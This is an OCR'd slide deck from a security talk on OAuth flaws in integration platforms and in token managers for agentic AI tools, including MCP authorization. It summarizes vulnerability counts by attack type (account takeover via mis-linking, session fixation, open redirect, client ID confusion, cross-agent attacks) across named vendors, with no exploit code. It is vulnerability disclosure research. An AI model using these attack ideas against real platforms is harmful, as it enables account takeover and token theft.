
# User delegates Tool access/control to Integration Platforms and Many Agents



## OAuth-based Account Linking in Integration Platforms [BHUSA'24]



★ 3rd-party Agents still need OAuth tokens !




OAuth remains indispensable for Users to delegate Tool Access / Control to 3<sup>rd</sup>-party Agents

# RECAP: BHUSA '24 Findings on OAuth-related Vulnerabilities w/ Integration Platforms

## OAuth-based Account Mis-Linking

*Big name  
Integration Platforms*



- Discovered 3 Types of new attacks via (Forced) Account Mis-Linking
  - ⇒ 1-Click Account Takeover or Privacy Leakage of Tools
- 24 Major Platforms in Smart Homes, Voice Assistants, Workflow Automation, LLM-supporting-Plugins, found to be Vulnerable


Type	Platform	# Users	Cross-app Attack			Cross-user Attack OAuth Session Fixation
			Open?	COAT	CORF	
A	30M MAU		✓			
B	30M		✓			
C	2M		✓			
D	55M MAU		✓			
E	20K Orgs		✓			
F	N/A		✓			
G	40K				N/A	
<b>7 Workflow Automation Platforms</b>						
H	500M MAU		✓			
I	100M		✓			
J	200M		✓			
K	100M		✓			
L	40M		✓			
M	40M		✓			
<b>6 Virtual Voice Assistants</b>						
N	N/A		✓			
O	250M		✓			
P	80M		✓			
Q	50M		✓			
<b>4 Smart Homes</b>						
R	150M		✓			
S	N/A		✓			
T	35M					
U	150M MAU					
V	N/A					
W	10M					
X	N/A					
Y	200M					
Total	25		18/25	11/18	5/18	16/25


**Summary**  
24/25 are vulnerable , 19 can be done in 1-Click on an unassuming link

**Cross-app Attacks**  
16/18 open platforms 8 platforms vulnerable to both

**Cross-user Attacks**  
16/25 platforms

# Paradigm Shift towards OAuth-as-a-Service





## I. Bot Framework Token Service



**Token Manager**

## II. Credential Manager (formerly known as Azure Token Store)



**Token Manager**

## Agent Auth / AI Gateway Solutions



**Arcade**

"AI Tool-calling Platform"



**Composio**

"AI Agent Toolset"




**ByteDance  
coze**

...


**Use Cases:**

**Agents**

3<sup>rd</sup>-party  
(Custom)



1<sup>st</sup>-party agents  
owned by platform



**Token Manager**

Managed




**Tools**

Managed (Pre-built)



Custom



**SDK or Dev Portal**

*Every developer can build Custom Agents & Tools with vendor's SDK/Developer portal !*


## MCP Authorization

*MCP Client  
(e.g., hosted by  
Claude Desktop)*

*One OAuth-enabled  
MCP Server  
per Tool*

*Store & Manage  
tool tokens*

  
*Claude Desktop*



## MCP Downstream Tool Authorization

*(e.g., out-of-band / URL elicitation,  
Draft Proposal by  Arcade )*

*MCP Client*


*A single MCP Server  
w/ Token Manager  
for multiple tools*

*Tools*

*Offload  
tool tokens to  
Token Manager*

  
*Claude Desktop*

*Store & Manage  
tool tokens*




# Security Challenge for Realizing OAuth-as-a-Service

**BEFORE:**

*Integration Platform*

*Store & Manage tokens*

*alexa*



*Tools*



## Under OAuth-as-a-Service


*3rd-party Agents*

*Token Manager  
(run by Agentic AI Platform)*

*Tools*

*Every Agent needs its tokens*

*Store & Manage tokens*



*Microsoft Copilot Studio*



- An Integration Platform can "mostly" follow OAuth-standards (except problems in BHUSA'24) to:
  - implement and take up the role of OAuth Client
  - manage Tool-access Tokens for every end-user served by the platform

- Under OAuth-as-a-Service, the functions of OAuth Client are now split between 3<sup>rd</sup>-party Agents and the Token Manager run by Agentic AI Platform
  - BUT such "split" is out of the scope of OAuth standards  
⇒ Numerous Proprietary & Error-prone realizations in practice

# Our NEW Findings on the (In)Security of Agentic AI and Integration Platforms

# Vendors

# Vulnerable Instances

3 New Attack Scenarios

4 Types of "Back to the Future" Attacks

Security Impact

7 Agentic AI or Integration Platforms

 Arcade  coze

 nango  Composio

 Microsoft ...

 Power Platform  Copilot Studio /  Azure

7

Cross-user

9

Cross-agent

6

Cross-tool

5

Session Fixation

2

Open Redirect

3

Client ID Confusion

6

